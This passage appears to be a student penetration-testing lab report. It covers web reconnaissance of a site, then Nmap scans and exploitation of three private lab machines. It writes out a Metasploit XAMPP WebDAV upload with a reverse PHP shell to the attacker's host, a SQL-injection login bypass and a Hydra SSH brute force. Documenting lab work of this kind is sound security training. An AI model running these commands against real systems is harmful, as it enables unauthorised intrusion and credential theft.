A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

Technology	Description	Popular sites using this technology
Cloudflare	Content delivery network and distributed domain name server service	www.perplexity.ai, www.notion.so, www.canva.com

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF8	UCS Transformation Format 8 bit	

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.amazon.fr, www.amazon.com.mx, www.amazon.it


Figure 19: Content Delivery Network section independently confirms Cloudflare CDN. Character Encoding is UTF-8. HTTP Compression uses Gzip, indicating the server compresses responses to reduce transfer size

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
X-Content-Type-Options	Browser MIME type sniffing is disabled	x.com, accounts.google.com, chatgpt.com
Expect Certificate Transparency Header	Enforce Certificate Transparency requirements	www.icloud.com, www.kali.org, feedly.com
Strict Transport Security	Web security policy mechanism whereby a web server declares that complying user agents are to interact with it using only secure HTTP connections	outlook.live.com, outlook.office.com, orangecrm-hog.crm4.dynamics.com
Strict-Transport-Security (including subdomains)	*No description*	mail.google.com
Referrer Policy	Restrict referrer information included in subsequent requests	m365.cloud.microsoft, erp.fxpro.com, mail.yahoo.com
X-XSS-Protection Block	Block pages on which cross-site scripting is detected	www.twitch.tv, discord.com, app.powerbi.com
Document Compatibility Mode	A meta-tag used in Internet Explorer 8 to enable compatibility mode	hoffmann-group.atoss.com, sys.eximus-data.com, classroom.google.com
Content Security Policy	Detect and mitigate attacks in the browser	lemonde.sirius.press
X-Frame-Options Same Origin	Do not allow this site to be rendered within an iframe	

Figure 20: lists all security headers active on learnaboutsecurity.com including Strict Transport Security, Content Security Policy, X-Frame-Options, X-XSS-Protection, Referrer Policy, and X-Content-Type-Options.



Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard, the main markup language on the web	www.netflix.com, www.msn.com, www.hoffmann-group.com

HTML 5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
Viewport meta tag	HTML5 tag usually used for mobile optimization	

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
External	Styles defined within an external CSS file	

Figure 21: Netcraft report showing HTML5 DOCTYPE, Viewport meta tag for mobile optimisation, and External CSS — confirming a modern, standards-compliant frontend build

What the Netcraft output reveals:

Based on the combined findings from WhatWeb and Netcraft, the full technology stack of learnaboutsecurity.com is:

- Framework / CMS: **Gatsby 5.13.7** — a static site generator built on React. There is no traditional CMS backend, no database, and no server-side page generation. The site is pre-built and served as static files.
- Cloud / CDN Provider: **Cloudflare** — confirmed by WhatWeb (Server header, CF-RAY, cf-cache-status headers), Netcraft (HTTP Accelerator and CDN categories), and DNS records showing Cloudflare name servers (ingrid.ns.cloudflare.com and kai.ns.cloudflare.com). All traffic passes through Cloudflare before reaching the origin server.
- Domain Registrar: **Amazon Registrar, Inc.** — the domain is registered through AWS, suggesting the origin infrastructure may also be AWS-hosted, though this cannot be confirmed while Cloudflare is masking the real IP.
- **Frontend Technologies**: HTML5, JavaScript (asynchronous), External CSS — all consistent with a Gatsby-generated site.
- **Compression**: Gzip — standard performance optimisation.
- **Character Encoding**: UTF-8 — international standard.
- **Security Headers Active**: HSTS (including subdomains), Content Security Policy, X-Frame-Options, X-XSS-Protection, X-Content-Type-Options, Referrer-Policy, Expect-CT — a well-hardened set of headers, likely enforced at the Cloudflare layer.
- Penetration Testing Implication: Because the site uses Cloudflare as a reverse proxy, direct exploitation of the web application layer is filtered through Cloudflare's WAF. The real origin server IP is not exposed through DNS or the HTTP response.

Scanning

Active scanning was performed against each in-scope target machine to identify open ports, running services, and software versions. All scans were run using Nmap from the Kali attacker machine.

Win10 Workstation — 10.1.2.4

Prior to scanning, XAMPP services were started on the Win10 machine via RDP to ensure the web service was active. An aggressive service version scan was then run to identify all open ports and the software versions responding on each.

Command used:

```
nmap -sV -sC 10.1.2.4
```




Figure 20: Full Nmap scan output for Win10 (10.1.2.4) — XAMPP 1.7.3 / Apache version visible on port 80, along with other open ports

Key findings from this scan: Port 80 (HTTP) was open and the server banner identified XAMPP version 1.7.3. Port 21 (FTP — FileZilla) was open. Port 3389 (RDP) was open, confirming the machine accepted remote desktop connections. The XAMPP version was cross-referenced against public vulnerability databases and confirmed as exploitable via the WebDAV module.

DMZiServer — 10.1.0.7

A full port scan was run against the DMZiServer to identify all active services.

Command used:

```
nmap -sV -sC -p- 10.1.0.7
```




Figure 21: Nmap scan output for DMZiServer (10.1.0.7) showing HTTP on port 80 and SSH on port 22 with service versions

Key findings: Port 80 (HTTP) and port 22 (SSH) were open. The presence of an HTTP service indicated a web application worth further investigation, which led to the directory SQL injection step in the exploitation phase.

debianx64DMZOnCloudNew — 10.1.0.12

A full port scan was run against the payroll server.

Command used:

```
nmap -sV -sC -p- 10.1.0.12
```




Figure 22: Nmap scan output for debianx64DMZOnCloudNew (10.1.0.12) showing SSH on port 22 and the SSH service version

Key findings: Port 22 (SSH) was the primary open port. The SSH service version was noted. No web service was running, meaning the only attack surface was the SSH service itself, which led directly to the brute force approach.

Exploitation

Exploitation was attempted against each in-scope target where a viable vulnerability was identified during scanning. The following sub-sections document the exploitation of each machine from discovery through to confirmed access.

Win10 — XAMPP WebDAV Unauthenticated File Upload

With XAMPP 1.7.3 confirmed on the target, research confirmed a publicly known and exploitable WebDAV vulnerability. The Metasploit Framework already contains a module for this specific vulnerability. The default payload was changed to php/reverse_php because the default meterpreter payload failed to execute correctly — this is a known compatibility issue with this module version.

Step 1 — Launch Metasploit:

```
msfconsole
```




Figure 23: Metasploit Framework launched on Kali Linux — msfconsole startup screen

Step 2 — Load the exploit module:

```
use windows/http/xampp_webdav_upload_php
```




Figure 24: XAMPP WebDAV exploit module loaded — prompt shows module path confirming correct module selected

Step 3 — Set the payload and configure all required options:

```
set payload php/reverse_php
set RHOSTS 10.1.2.4
set LHOST 10.1.2.5
set LPORT 4444
show options
```




Figure 25: show options output with all required fields populated — RHOSTS, LHOST, LPORT and payload all confirmed

Step 4 — Run the exploit:

```
run
```




Figure 26: Exploit execution — reverse TCP handler started, PHP payload uploaded to /webdav/ and executed, command shell session opened

Step 5 — Confirm access inside the shell:

```
ipconfig
whoami
```

Figure 27: ipconfig output inside the shell session — shows Win10 IP 10.1.2.4 and second adapter at 10.1.0.6 confirming dual network access

DMZiServer — SQLi Discovery and Access

Port 80 on DMZiServer was confirmed as an active HTTP service. A dirb web directory scan was run to find any hidden paths or files on the server.

Step 1 — Run dirb to enumerate web directories:

```
dirb http://10.1.0.7 Downloads/Udacity.txt
```




Figure 28: dirb scan running against DMZiServer — discovered directory paths highlighted in output

Step 2 — Browse the discovered path and retrieve the key:

```
curl http://10.1.0.7
```

Figure 29: SSH private key file content displayed — confirms a valid RSA private key was stored in the exposed web directory

Step 3 — Open the web server in Browser. In the login form add “admin” as username and SQLi for password and then click login.

```
Username : admin
Password : ' or 1='1
```




Figure 30: Successful login to DMZiServer using the SQLi

debianx64DMZOnCloudNew — Hydra SSH Brute Force

With the username admin123 known and SSH confirmed on port 22, a brute force attack was run using Hydra and the Udacity wordlist to recover the password.

Step 1 — Prepare the wordlist (if not already available) or Download the given list from Udacity and save it in kali.

Step 2 — Run Hydra against SSH:

```
hydra -l admin123 -P wordlist.txt 10.1.0.12 ssh
```




Figure 33: Hydra brute force in progress — final green output line showing recovered credentials for admin123

Step 3 — Log in using the recovered password:

```
ssh admin123@10.1.0.12
```

